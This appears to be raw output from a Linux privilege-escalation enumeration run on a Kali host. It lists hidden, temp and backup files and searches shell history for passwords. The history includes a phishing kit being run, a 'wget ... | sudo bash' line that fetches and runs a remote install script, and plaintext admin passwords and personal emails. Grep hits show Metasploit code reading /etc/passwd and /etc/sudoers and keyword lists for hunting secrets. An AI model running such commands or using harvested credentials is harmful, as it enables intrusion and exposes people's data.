-rw-rw-r-- 1 kali kali 642 Sep 22 03:23
/home/kali/ghidra/Ghidra/Features/PyGhidra/.pydevproject

-rw-rw-r-- 1 kali kali 9136 Sep 22 03:23
/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/.cproject

-rw----- 1 root root 0 Aug 21 00:54 /snap/core18/2947/etc/.pwd.lock

-rw-r--r-- 1 root root 220 Apr 4 2018 /snap/core18/2947/etc/skel/.bash_logout

-rw-r--r-- 1 root root 10855 Sep 4 07:52 /etc/skel/.zshrc

-rw-r--r-- 1 root root 220 Oct 5 2024 /etc/skel/.bash_logout

-rw-r--r-- 1 root root 11759 Feb 19 2025 /etc/skel/.face

-rw----- 1 root root 0 Mar 7 2025 /etc/.pwd.lock

-rw-r--r-- 1 root root 0 Mar 7 2025 /etc/.java/.systemPrefs/.systemRootModFile

-rw-r--r-- 1 root root 0 Mar 7 2025 /etc/.java/.systemPrefs/.system.lock

-rw-r--r-- 1 root root 208 Mar 7 2025 /etc/.updated

-rw-r--r-- 1 root root 208 Mar 7 2025 /var/.updated

-rw----- 1 kali kali 398 Sep 22 02:41 /tmp/.xfsm-ICE-PEBQD3

-r--r--r-- 1 root root 11 Sep 22 02:41 /tmp/.X0-lock

-rw----- 1 root root 82 Apr 23 02:29 /opt/nessus/var/nessus/.autoconfigure.json

-rw-r--r-- 1 root root 80 Apr 23 02:36 /opt/nessus/var/nessus/.plugin_feed_info.inc

-rw-r--r-- 1 root root 10 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/.expiration

-rw----- 1 root root 0 Sep 22 05:37 /run/snapd/lock/.lock

-rw----- 1 postgres postgres 69 Sep 22 05:35 /run/postgresql/.s.PGSQL.5432.lock

-rw-r--r-- 1 root root 0 Sep 22 02:41 /run/network/.ifstate.lock

-rw-r--r-- 1 root root 152 Jan 22 2022 /usr/lib/llvm-18/build/utils/lit/tests/.coveragerc

-rw-r--r-- 1 root root 748 Sep 2 02:53 /usr/lib/python3/dist-packages/docx/templates/default-docx-template/_rels/.rels

-rw-r--r-- 1 root root 82 Apr 1 15:45 /usr/lib/python3/dist-packages/numpy/f2py/tests/src/f2cmap/.f2py_f2cmap

-rw-r--r-- 1 root root 29 Apr 1 15:45 /usr/lib/python3/dist-packages/numpy/f2py/tests/src/assumed_shape/.f2py_f2cmap

-rw-r--r-- 1 root root 266 Aug 15 08:51 /usr/lib/firmware/ath11k/QCN9074/hw1.0/.notice

-rw-r--r-- 1 root root 152 Sep 18 2024 /usr/lib/llvm-19/build/utils/lit/tests/.coveragerc

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/timeout/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/tsort/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/molinillo/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49 /usr/lib/ruby/vendor_ruby/rubygems/vendor/net-protocol/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/resolv/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49 /usr/lib/ruby/vendor_ruby/rubygems/vendor/net-http/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/optparse/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/uri/.document

-rw-r--r-- 1 root root 46 Apr 9 10:49
/usr/lib/ruby/vendor_ruby/rubygems/vendor/securerandom/.document

-rw-r--r-- 1 root root 1840 Jan 5 2025 /usr/lib/jvm/.java-1.22.0-openjdk-amd64.jinfo

```
-rw-r--r-- 1 root root 2047 Sep  9 2024 /usr/lib/jvm/.java-1.11.0-openjdk-amd64.jinfo
-rw-r--r-- 1 root root 1840 Jul 17 10:12 /usr/lib/jvm/.java-1.21.0-openjdk-amd64.jinfo
-rw-r--r-- 1 root root 1840 Jan 22 2025 /usr/lib/jvm/.java-1.23.0-openjdk-amd64.jinfo
-rw-r--r-- 1 root root 0 Apr 24 2024 /usr/lib/hashcat/modules/.lock
```

┌───────────┐ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)

```
-rw----- 1 kali kali 32768 Sep 22 03:26 /tmp/hsperfdata_kali/8612
-rw----- 1 kali kali 398 Sep 22 02:41 /tmp/.xfsm-ICE-PEBQD3
-rw----- 1 kali kali 0 Sep 22 02:41 /tmp/config-err-5QQgOa
-r--r--r-- 1 root root 11 Sep 22 02:41 /tmp/.X0-lock
-rw-r--r-- 1 root root 3716 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_sink.bc
-rw-r--r-- 1 root root 12032 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/walsummary.bc
-rw-r--r-- 1 root root 20920 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_incremental.bc
-rw-r--r-- 1 root root 7128 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_target.bc
-rw-r--r-- 1 root root 12644 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/backup_manifest.bc
-rw-r--r-- 1 root root 7620 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/walsummaryfuncs.bc
-rw-r--r-- 1 root root 45820 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup.bc
-rw-r--r-- 1 root root 7648 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_gzip.bc
-rw-r--r-- 1 root root 10280 May  6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_server.bc
```

-rw-r--r-- 1 root root 6048 May 6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_progress.bc

-rw-r--r-- 1 root root 4788 May 6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_throttle.bc

-rw-r--r-- 1 root root 9052 May 6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_zstd.bc

-rw-r--r-- 1 root root 7984 May 6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_lz4.bc

-rw-r--r-- 1 root root 10632 May 6 11:55
/usr/lib/postgresql/17/lib/bitcode/postgres/backup/basebackup_copy.bc

-rwxr-xr-x 1 root root 4242 Jan 14 2004 /usr/share/spike/backups/msrpcfuzz.c

-rwxr-xr-x 1 root root 12663 Jan 14 2004 /usr/share/spike/backups/citrix.c

-rw-r--r-- 1 root root 32 Jul 8 01:15 /var/backups/dpkg.arch.4.gz

-rw-r--r-- 1 root root 11068 Apr 23 02:08 /var/backups/alternatives.tar.4.gz

-rw-r--r-- 1 root root 32 May 27 01:27 /var/backups/dpkg.arch.5.gz

-rw-r--r-- 1 root root 174080 Sep 17 01:49 /var/backups/alternatives.tar.0

-rw-r--r-- 1 root root 11224 Sep 10 00:29 /var/backups/alternatives.tar.2.gz

-rw-r--r-- 1 root root 11231 Sep 11 00:00 /var/backups/alternatives.tar.1.gz

-rw-r--r-- 1 root root 11164 May 27 01:27 /var/backups/alternatives.tar.3.gz

-rw-r--r-- 1 root root 32 May 13 01:23 /var/backups/dpkg.arch.6.gz

-rw-r--r-- 1 root root 32 Sep 16 05:27 /var/backups/dpkg.arch.1.gz

-rw-r--r-- 1 root root 0 Sep 17 01:49 /var/backups/dpkg.arch.0

-rw-r--r-- 1 root root 32 Sep 10 00:28 /var/backups/dpkg.arch.3.gz

-rw-r--r-- 1 root root 32 Sep 11 00:00 /var/backups/dpkg.arch.2.gz

|| Searching passwords in history files

/home/kali/.zsh_history:sudo apt update

```
/home/kali/.zsh_history:sudo apt upgrade
/home/kali/.zsh_history:sudo dpkg -i Nessus-*.deb
/home/kali/.zsh_history:sudo systemctl start nessusd
/home/kali/.zsh_history:sudo apt install zaproxy
/home/kali/.zsh_history:sudo git clone https://github.com/KasRoudra2/MaxPhisher.git
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo systemctl stop nessusd
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:sudo python3 maxphisher.py
/home/kali/.zsh_history:ssh-keygen -t rsa -b 4096 -C "baluethicalhacker@gmail.com"\
/home/kali/.zsh_history:unzip ngrok-stable-linux-amd64.zip\
/home/kali/.zsh_history:sudo mv ngrok /usr/local/bin\
/home/kali/.zsh_history:sudo nmap 192.168.29.155
/home/kali/.zsh_history:sudo nmap 192.168.29.0/24
/home/kali/.zsh_history:sudo apt update
/home/kali/.zsh_history:sudo apt upgrade
/home/kali/.zsh_history:sudo apt update && sudo apt upgrade -y\
/home/kali/.zsh_history:sudo apt install torbrowser-launcher -y\
/home/kali/.zsh_history:sudo apt install skipfish\
/home/kali/.zsh_history:sudo apt install default-jre -y\
/home/kali/.zsh_history:sudo apt install eclipse -y\
/home/kali/.zsh_history:sudo apt install eclipse -y\
```

```
/home/kali/.zsh_history:unzip vega-linux.gtk.x86_64_1.0.6.zip\  
/home/kali/.zsh_history:sudo apt update && sudo apt upgrade -y\  
/home/kali/.zsh_history:sudo adduser balu  
/home/kali/.zsh_history:sudo balu  
/home/kali/.zsh_history:sudo cd balu  
/home/kali/.zsh_history:su balu  
/home/kali/.zsh_history:wget -qO- https://raw.githubusercontent.com/xiv3r/Burpsuite-  
Professional/main/install.sh | sudo bash  
/home/kali/.zsh_history:wget -qO- https://raw.githubusercontent.com/xiv3r/Burpsuite-  
Professional/main/install.sh | sudo bash  
/home/kali/.zsh_history:sudo apt update  
/home/kali/.zsh_history:sudo apt install openvas  
/home/kali/.zsh_history:sudo gvm-setup\  
/home/kali/.zsh_history:sudo apt update && sudo apt upgrade -y\  
/home/kali/.zsh_history:sudo apt install openvas -y\  
/home/kali/.zsh_history:sudo apt-get update openvas  
/home/kali/.zsh_history:sudo apt-get install openvas  
/home/kali/.zsh_history:sudo gvm-setup  
/home/kali/.zsh_history:sudo apt install gvm -y\  
/home/kali/.zsh_history:sudo gvm-setup\  
/home/kali/.zsh_history:sudo apt update && sudo apt install docker.io -y\  
/home/kali/.zsh_history:sudo systemctl start docker\  
/home/kali/.zsh_history:sudo systemctl enable docker\  
/home/kali/.zsh_history:sudo systemctl start docker  
/home/kali/.zsh_history:sudo apt install docker-cli  
/home/kali/.zsh_history:sudo apt install podman-docker  
/home/kali/.zsh_history:sudo docker pull greenbone/community-edition\
```



```
/home/kali/.zsh_history:sudo apt clean\  
/home/kali/.zsh_history:sudo apt update --fix-missing\  
/home/kali/.zsh_history:sudo apt full-upgrade -y\  
/home/kali/.zsh_history:sudo apt --fix-broken install\  
/home/kali/.zsh_history:sudo apt install docker.io -y\  
/home/kali/.zsh_history:sudo apt update && sudo apt upgrade -y\  
/home/kali/.zsh_history:sudo apt install -y cmake pkg-config libglib2.0-dev libgnutls28-dev \  
/home/kali/.zsh_history:sudo make install\  
/home/kali/.zsh_history:sudo make install\  
/home/kali/.zsh_history:sudo ldconfig\  
/home/kali/.zsh_history:sudo useradd -r -M -U -G redis -s /usr/sbin/nologin gvm\  
/home/kali/.zsh_history:sudo mkdir -p /var/lib/gvm /var/log/gvm /var/run/gvm\  
/home/kali/.zsh_history:sudo chown gvm:gvm /var/lib/gvm /var/log/gvm /var/run/gvm\  
/home/kali/.zsh_history:sudo greenbone-nvt-sync\  
/home/kali/.zsh_history:sudo greenbone-feed-sync --type GVM_DATA\  
/home/kali/.zsh_history:sudo greenbone-feed-sync --type SCAP\  
/home/kali/.zsh_history:sudo greenbone-feed-sync --type CERT\  
/home/kali/.zsh_history:sudo rmdir openvas-scanner  
/home/kali/.zsh_history:sudo apt install git python3 python3-pip -y\  
/home/kali/.zsh_history:sudo systemctl restart gsad  
/home/kali/.zsh_history:sudo apt update && sudo apt full-upgrade -y\  
/home/kali/.zsh_history:sudo apt autoremove -y\  
/home/kali/.zsh_history:sudo reboot  
/home/kali/.zsh_history:sudo apt update && sudo apt upgrade -y  
/home/kali/.zsh_history:sudo gpg --keyserver keyserver.ubuntu.com --recv-keys  
827C8569F2518CC677FECA1AED65462EC8D5E4C5\  

```

```
/home/kali/.zsh_history:sudo gpg --export 827C8569F2518CC677FECA1AED65462EC8D5E4C5 |  
sudo tee /etc/apt/trusted.gpg.d/kali.gpg > /dev/null\  
  
/home/kali/.zsh_history:sudo apt update\  
  
/home/kali/.zsh_history:sudo apt upgrade  
  
/home/kali/.zsh_history:sudo apt install gvm -y\  
  
/home/kali/.zsh_history:sudo gvm-setup\  
  
/home/kali/.zsh_history:sudo gvm-manage-certs -af # regenerate certs (optional)\  
  
/home/kali/.zsh_history:sudo gvm-prefs -a\  
  
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --create-user=admin --  
password=newpass\  
  
/home/kali/.zsh_history:sudo mkdir -p /var/lib/gvm\  
  
/home/kali/.zsh_history:sudo mkdir -p /var/log/gvm\  
  
/home/kali/.zsh_history:sudo mkdir -p /var/run/gvm  
  
/home/kali/.zsh_history:sudo chown -R _gvm:_gvm /var/lib/gvm\  
  
/home/kali/.zsh_history:sudo chown -R _gvm:_gvm /var/log/gvm\  
  
/home/kali/.zsh_history:sudo chown -R _gvm:_gvm /var/run/gvm  
  
/home/kali/.zsh_history:sudo chmod -R 770 /var/lib/gvm\  
  
/home/kali/.zsh_history:sudo chmod -R 770 /var/log/gvm\  
  
/home/kali/.zsh_history:sudo chmod -R 770 /var/run/gvm  
  
/home/kali/.zsh_history:sudo rm -f /var/lib/gvm/gvmd.sem  
  
/home/kali/.zsh_history:sudo touch /var/log/gvm/gvmd.log\  
  
/home/kali/.zsh_history:sudo chown _gvm:_gvm /var/log/gvm/gvmd.log  
  
/home/kali/.zsh_history:sudo gvm-stop\  
  
/home/kali/.zsh_history:sudo gvm-start\  
  
/home/kali/.zsh_history:sudo systemctl status gvmd.service -l\  
  
/home/kali/.zsh_history:sudo journalctl -xeu gvmd.service\  
  
/home/kali/.zsh_history:sudo mkdir -p /run/gvmd\
```

```
/home/kali/.zsh_history:sudo chown _gvm:_gvm /run/gvmd\  
/home/kali/.zsh_history:sudo chmod 770 /run/gvmd\  
/home/kali/.zsh_history:sudo systemctl start ospd-openvas\  
/home/kali/.zsh_history:sudo systemctl enable ospd-openvas\  
/home/kali/.zsh_history:sudo systemctl start notus-scanner\  
/home/kali/.zsh_history:sudo systemctl enable notus-scanner\  
/home/kali/.zsh_history:sudo systemctl start gvmd\  
/home/kali/.zsh_history:sudo systemctl enable gvmd\  
/home/kali/.zsh_history:sudo systemctl start gsad\  
/home/kali/.zsh_history:sudo systemctl enable gsad\  
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --create-user=myadmin --  
password=mysecurepass\  
/home/kali/.zsh_history:sudo tail -f /var/log/gvm/gvmd.log\  
/home/kali/.zsh_history:sudo -u postgres psql\  
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --migrate\  
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --get-users --verbose\  
/home/kali/.zsh_history:sudo systemctl restart postgresql\  
/home/kali/.zsh_history:sudo systemctl restart ospd-openvas\  
/home/kali/.zsh_history:sudo systemctl restart notus-scanner\  
/home/kali/.zsh_history:sudo systemctl restart gvmd\  
/home/kali/.zsh_history:sudo systemctl restart gsad\  
/home/kali/.zsh_history:sudo systemctl restart postgresql\  
/home/kali/.zsh_history:sudo systemctl restart ospd-openvas\  
/home/kali/.zsh_history:sudo systemctl restart gvmd\  
/home/kali/.zsh_history:sudo -u postgres psql\  
/home/kali/.zsh_history:CREATE ROLE gvm LOGIN PASSWORD 'gvmpassword';\
```

```
/home/kali/.zsh_history:sudo -u postgres psql
/home/kali/.zsh_history:sudo -u postgres psql -c "ALTER DATABASE template1 REFRESH
COLLATION VERSION;"\
/home/kali/.zsh_history:sudo -u postgres psql -c "ALTER DATABASE template0 REFRESH
COLLATION VERSION;"\
/home/kali/.zsh_history:sudo -u postgres psql -c "ALTER DATABASE postgres REFRESH
COLLATION VERSION;"\
/home/kali/.zsh_history:sudo -u postgres createdb -O gvm gvmd\
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --migrate\
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --create-user=admin --
password=StrongPass123\
/home/kali/.zsh_history:sudo systemctl restart postgresql\
/home/kali/.zsh_history:sudo systemctl restart ospd-openvas\
/home/kali/.zsh_history:sudo systemctl restart notus-scanner\
/home/kali/.zsh_history:sudo systemctl restart gvmd\
/home/kali/.zsh_history:sudo systemctl restart gsad\
/home/kali/.zsh_history:sudo openvas service start
/home/kali/.zsh_history:sudo gsad --listen=127.0.0.1 --port=9392\
/home/kali/.zsh_history:# Root README\
/home/kali/.zsh_history:git config --global user.email "your_email@example.com"\
/home/kali/.zsh_history:ssh-keygen -t ed25519 -C "balaji.d.1510@gmail.com"\
/home/kali/.zsh_history:ssh-add ~/.ssh/id_ed25519\
/home/kali/.zsh_history:ssh-add ~/.ssh/id_ed25519\
/home/kali/.zsh_history:sudo kill -9 1759\
/home/kali/.zsh_history:sudo gvm-start\
/home/kali/.zsh_history:sudo gvm-stop\
```

```
/home/kali/.zsh_history:sudo systemctl stop gvmd gsad ospd-openvas notus-scanner  
postgresql\
```

```
/home/kali/.zsh_history:sudo -u postgres psql\
```

```
/home/kali/.zsh_history:sudo -u postgres psql\
```

```
/home/kali/.zsh_history:sudo systemctl start postgresql\
```

```
/home/kali/.zsh_history:sudo systemctl enable postgresql\
```

```
/home/kali/.zsh_history:sudo -u postgres psql\
```

```
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --migrate\
```

```
/home/kali/.zsh_history:sudo gvm-start\
```

```
/home/kali/.zsh_history:sudo pg_createcluster 17 main --start\
```

```
/home/kali/.zsh_history:sudo systemctl start postgresql\
```

```
/home/kali/.zsh_history:sudo systemctl enable postgresql\
```

```
/home/kali/.zsh_history:sudo -u postgres psql\
```

```
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --migrate\
```

```
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --create-user=admin --  
password=Admin@123\
```

```
/home/kali/.zsh_history:sudo runuser -u _gvm -- gvmd --get-users --verbose\
```

```
/home/kali/.zsh_history:sudo gvm-start\
```

```
/home/kali/.zsh_history:sudo apt install gvm -y\
```

```
/home/kali/.zsh_history:sudo gvm-setup\
```

```
/home/kali/.zsh_history:sudo gvm-start
```

```
/home/kali/.zsh_history:sudo systemctl stop ospd-openvas\
```

```
/home/kali/.zsh_history:sudo systemctl stop gvmd\
```

```
/home/kali/.zsh_history:sudo systemctl stop gsad\
```

```
/home/kali/.zsh_history:sudo gvm-start
```

```
/home/kali/.zsh_history:sudo gvm-start
```

```
/home/kali/.zsh_history:sudo gvm-cli socket --xml
"<create_target><metasploit>DVWA_Test</metasploit><hosts>192.168.29.155</hosts></create_target>"\

/opt/nessus/lib/nessus/plugins/office_update_history.inc:# @NOGPL@

/opt/nessus/lib/nessus/plugins/web_accessible_bash_history.nasl:var cmds =
"^(ls|cd|echo|cp|mv|grep|pwd|rm|rmdir|mkdir|cat|grep|df|du|chmod|chown|wget|useradd|userdel)\s+.*$";

/opt/nessus/lib/nessus/plugins/web_accessible_bash_history.nasl: # Skip doc root since we
covered up above already

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py: @property

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.add")

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.get")

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.clear")

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.filter")

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.next")

/usr/lib/python3/dist-packages/mitmproxy/addons/command_history.py:
@command.command("commands.history.prev")

/usr/lib/python3/dist-packages/nxc/modules/powershell_history.py: # Module by @357384n

/usr/lib/python3/dist-packages/nxc/modules/powershell_history.py: # Modified by @Defte_
12/10/2024 to remove unnecessary powershell execute command

/usr/lib/python3/dist-packages/nxc/modules/powershell_history.py: "password", "passw",
"secret", "credential", "key",

/usr/lib/python3/dist-packages/nxc/modules/powershell_history.py: "new-localuser", "set-
adaccountpassword", "new-object system.net.webclient",

/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:# by Keiju ISHITSUKA(keiju@ruby-lang.org)
```

```

/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb: NOPRINTING_IVARS.push "@eval_history_values"
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb: if defined?(@eval_history) && @eval_history
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:   @eval_history_values.push @line_no,
@last_value
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:   workspace.evaluate "__ =
IRB.CurrentContext.instance_eval{@eval_history_values}"
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:   @last_value
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:   if defined?(@eval_history) && @eval_history
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @eval_history_values.size(no)
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @eval_history_values = EvalHistory.new(no)
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     IRB.conf[:__TMP__EHV__] =
@eval_history_values
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @eval_history_values = nil
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @eval_history = no
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @size = size
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     @contents = []
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:     if size != 0 && size < @size
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @contents = @contents[@size - size .. @size]
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @size = size
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @contents.find{|no, val| no == idx}[1]
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @contents[idx][1]
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @contents.push [no, val]
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       @contents.shift if @size != 0 && @contents.size
> @size
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:       if @contents.empty?
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:         unless (last = @contents.pop)[1].equal?(self)
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb:           @contents.push last

```

```

/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb: str = @contents.collect{|no, val|
/usr/lib/ruby/3.3.0/irb/ext/eval_history.rb: @contents.push last if last
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @code_lines = code_lines
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @history = [block]
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @history << CodeBlock.new(lines:
@code_lines[before_index..after_index])
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: if @history.length > 1
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @history.pop
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @before_index !=
current.lines.first.index ||
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @after_index != current.lines.last.index
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @before_index = if up_index &&
up_index < @before_index
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @before_index
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @after_index = if down_index &&
down_index > @after_index
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @after_index
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: return nil if @before_index <= 0
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @code_lines[@before_index - 1]
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: return nil if @after_index >=
@code_lines.length
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @code_lines[@after_index + 1]
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb:
@code_lines[@before_index..@after_index]
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @code_lines[0...@before_index] || []
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @code_lines[@after_index.next..] || []
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @history.last
/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @before_index = current.lines.first.index

```


/usr/lib/ruby/3.3.0/syntax_suggest/scan_history.rb: @after_index = current.lines.last.index

/usr/lib/ruby/gems/3.3.0/gems/rake-13.1.0/lib/rake/thread_history_display.rb: @stats = stats

/usr/lib/ruby/gems/3.3.0/gems/rake-13.1.0/lib/rake/thread_history_display.rb: @items = {
seq: 1 }

/usr/lib/ruby/gems/3.3.0/gems/rake-13.1.0/lib/rake/thread_history_display.rb: @threads = {
seq: "A" }

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Added new config file entry (@Image::ExifTool::UserDefined::Arguments) to

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Support decimal values for FujiFilm ShadowTone and HighlightTone tags

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Added support for reading 7z files (thanks Amir Gooran, github #205) (but

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Changed handling of escaped characters in #[CSTR] lines of -@ argfile

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Fixed shared-write permission problem with -@ argfile when using -stay_open

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html: with the -sep option when using the advanced-formatting "@" feature

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Added "#[CSTR]" feature to -@ argfile

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Documented new advanced-formatting "@" feature which has existed since

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Patched tests to avoid failures with Perl 5.25.11 due to missing "." in @INC

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html: treatment of @ARGV elements

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Minor change to parsing of -@ argfile (comment lines may may no longer have

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:No longer trim trailing spaces from arguments in -@ argfiles

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Added -password option for processing password-protected PDF documents

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html: Added Password option

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Improved -@ option to allow a UTF-8 BOM at the start of the input file

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Changed -@ to insert arguments at the current position in the command line

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Fixed bug introduced in 5.99 which broke the "-tagsFromFile @" feature

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Fixed problem which generated warnings about symbol "@indent" in Nikon.pm

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html: expanded beyond its "Image" roots!)

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Assume '-TagsFromFile @' for any redirected tags (eg. '-SRCTAG>DSTTAG' or

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Ignore white space around '=' sign of arguments in '-@' file

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Fixed problem with new '-tagsFromFile @' feature which occurred when

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Allow target file to be specified by '@' with -TagsFromFile option

/usr/share/doc/libimage-exiftool-perl/html/ancient_history.html:Added -@ option and two utility files (iptc2xmp.args and xmp2iptc.args) to

/usr/share/metasploit-framework/modules/exploits/multi/browser/opera_historysearch.rb:
"app_link.setAttribute('href', 'mailto:a@b.com');" +

/usr/share/metasploit-framework/modules/exploits/unix/webapp/nagios3_history_cgi.rb:
OptString.new('PASS', [true, "The password to authenticate with", "nagiosadmin"])),

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
shell history, MySQL history, PostgreSQL history, MongoDB history,

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: Vim
history, lastlog, and sudoers.

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: users =
execute('/bin/cat /etc/passwd | cut -d : -f 1').chomp.split

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: users =
[user] if user != 'root' || users.blank?

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
get_mysql_history(u, home)

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
get_psql_history(u, home)

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
get_mongodb_history(u, home)

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
sudoers = cat_file('/etc/sudoers')

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
save('Sudoers', sudoers) unless sudoers.blank? || sudoers =~ /Permission denied/

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: if user
== 'root'

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
home = '/root'

